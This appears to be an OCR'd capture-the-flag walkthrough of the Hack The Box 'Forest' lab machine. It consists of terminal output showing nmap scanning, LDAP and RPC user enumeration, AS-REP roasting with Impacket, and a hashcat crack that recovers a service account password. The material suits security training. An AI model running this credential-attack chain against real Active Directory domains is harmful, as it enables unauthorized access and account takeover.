





```
root@kali:~/Masaüstü# nmap -sS -sV -p- -T4 10.10.10.161
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-20 16:33 +03
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 11.90% done; ETC: 16:35 (0:02:21 remaining)
Warning: 10.10.10.161 giving up on port because retransmission cap hit (6).
Nmap scan report for htb.local (10.10.10.161)
Host is up (0.054s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-10-20 13:53:35Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
49676/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        Microsoft Windows RPC
49684/tcp open  msrpc        Microsoft Windows RPC
49703/tcp open  msrpc        Microsoft Windows RPC
49967/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port53-TCP:V=7.80%I=7%D=10/20%Time=5DAC654B%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```




```
root@kali:~/Masaüstü# ldapsearch -x -h 10.10.10.161 -s base namingcontexts
# extended LDIF
#
# LDAPv3
# base <> (default) with scope baseObject
# filter: (objectclass=*)
# requesting: namingcontexts
#

#
dn:
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 2
# numEntries: 1
root@kali:~/Masaüstü# 
```




```
root@kali:~/Masaüstü# rpcclient -U "" -N 10.10.10.161 -c enumdomusers |cut -d "[" -f2|cut -d "]" -f1 > domusers.txt
root@kali:~/Masaüstü# cat domusers.txt
Administrator
Guest
krbtgt
DefaultAccount
[redacted]
sebastien
lucinda
svc-alfresco
andy
mark
santi
andrey
emir
carry
testing
aaa
test123
```



```
root@kali:~/Downloads/impacket/examples# ./GetNPUsers.py -request -outputfile forest.hash -format hashcat -usersfile /root/Masaüstü/domusers.txt -dc-ip 10.10.10.161 htb.local/
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andrey doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User emir doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User carry doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User testing doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User aaa doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User test123 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sb doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jaras doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ihatead doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User carry1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User redda doesn't have UF_DONT_REQUIRE_PREAUTH set
root@kali:~/Downloads/impacket/examples# cat forest.hash
$krb5asrep$23$svc-alfresco@HTB.LOCAL:e5c722aeeb818191f999e297801b5e97$31bc93b2f80b06b405aa48a3fbdbe52b384aa1b4efe0b94c9fa1b44ba44240f5a8e601262b1430daab82c73d0a45903793aebf3437e
cadd17a73b661db762f08ff0840d8af6a6ab3b6271efb53a92785d97b52eb63dc0bd81f6c5b42d4e3fb897ec13a645eca1057df399a4b42f1b4b76fc02587e315dac0c95ad9b12d43dcbf9670add3628a3be6cd013385142e
c3863ff2ed51a547a08615560e40ee5fac3a268a8e5f8014ecb345aacba9adb1d474ce5016476d53b488b59cae98e25d241fe44ef425152ad1f60285de8b3d52ad141345b05116244b4186c5fddfe0dfee0a60910f93953b
```



```
root@kali:~/Downloads/impacket/examples# hashcat -a 0 -m 18200 forest.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i7-7700HQ CPU @ 2.80GHz, 512/1475 MB allocatable, 1MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastically reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build_opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=8 -D DEVICE_TYPE=2 -D
 DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=18200 -D _unroll'
* Device #1: Kernel m18200_a0-pure.16251e7f.kernel not found in cache! Building may take a while...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s
```




```
Status...........: Running
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:e5c722aeeb8181...93953b
Time.Started.....: Sun Oct 20 17:21:56 2019 (10 secs)
Time.Estimated...: Sun Oct 20 17:22:34 2019 (28 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   376.5 kH/s (8.36ms) @ Accel:64 Loops:1 Thr:64 Vec:8
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 3768320/14344385 (26.27%)
Rejected.........: 0/3768320 (0.00%)
Restore.Point....: 3768320/14344385 (26.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[7369676e733132] -> $HEX[73696562657300007369]

$krb5asrep$23$svc-alfresco@HTB.LOCAL:e5c722aeeb818191f999e297801b5e97$31bc93b2f80b06b405aa48a3fbdbe52b384aa1b4efe0b94c9fa1b44ba44240f5a8e601262b1430daab82c73d0a45903793aebf3437e
cadd17a73b661db762f08ff0840d8af6a6ab3b6271efb53a92785d97b52eb63dc0bd81f6c5b42d4e3fb897ec13a645eca1057df399a4b42f1b4b76fc02587e315dac0c95ad9b12d43dcbf9670add3628a3be6cd013385142e
c3863ff2ed51a547a08615560e40ee5fac3a268a8e5f8014ecb345aacba9adb1d474ce5016476d53b488b59cae98e25d241fe44ef425152ad1f60285de8b3d52ad141345b05116244b4186c5fddfe0dfee0a60910f93953b:
s3rvice

Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 AS-REP etype 23
Hash.Target......: $krb5asrep$23$svc-alfresco@HTB.LOCAL:e5c722aeeb8181...93953b
